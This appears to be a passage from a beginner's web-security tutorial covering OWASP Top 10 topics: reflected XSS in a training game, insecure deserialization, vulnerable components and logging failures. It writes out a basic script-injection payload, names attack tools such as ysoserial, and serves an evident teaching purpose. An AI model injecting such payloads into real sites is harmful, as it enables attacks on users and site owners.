
In this training program, you will learn to find and exploit XSS bugs. You'll use this knowledge to confuse and infuriate your adversaries by preventing such bugs from happening in your applications.

There will be cake at the end of the test.

- Go on the level 1 challenge and paste the script
- <script> alert('1') </script> and run it.



- You'll see result like -


This site says...

Congratulations, you executed an alert:

1

You can now advance to the next level.

Like this we have learnt reflected XSS , and also learnt some basic attacking methods of Cross Site Scripting.
You can always learn and practice more, there's a lot of things to do only in XSS.

Part 8

Insecure Deserialization:-

Serialization -> is the process of turning some object into a data format that can be restored later. People often serialize objects in order to save them for storage, or to send as part of communications.

Deserialization -> is the reverse of that process, taking data structured in some format, and rebuilding it into an object. Today, the most popular data format for serializing data is JSON. Before that, it was XML.

About Insecure Deserialization Attack

- We have something malacious to exploit we serialize that exploit .
- Then application takes the data and it deserializes it and executes it .
- Tool used by attacker mostoften is ysoserial .

Part 9

Using Components with known Vulnerabilties :-

- Components with known vulnerabilities refer to software components that have security flaws or weaknesses that have been identified and publicly disclosed.

You can read about in detail here-
https://owasp.org/www-project-top-ten/2017/A9_2017-Using_Components_with_Known_Vulnerabilities

- You can burpsuite pro version to find these vulnerabilties
- You can perform nessus scan against the website
- You can check for open ports and how they can be vulnerable
- We should not use component with known vulnerabilties

Part 10

Insufficient monitoring and logging

- If someone is login in your system , you should have track of that.
- If someone failed login , you should have track of that also.
- If someone is trying to attack your interface should have that log.
- If someone attack who was it , was it insider threat, who are bieng attacked as a user , you should have all the information.
- In monitoring , you should want to prevent attacks from happening or atleast detect the attack when its happening like blacklisting the ip address etc.
- Link to read more about the attack and how to prevent it . https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/

THANKYOU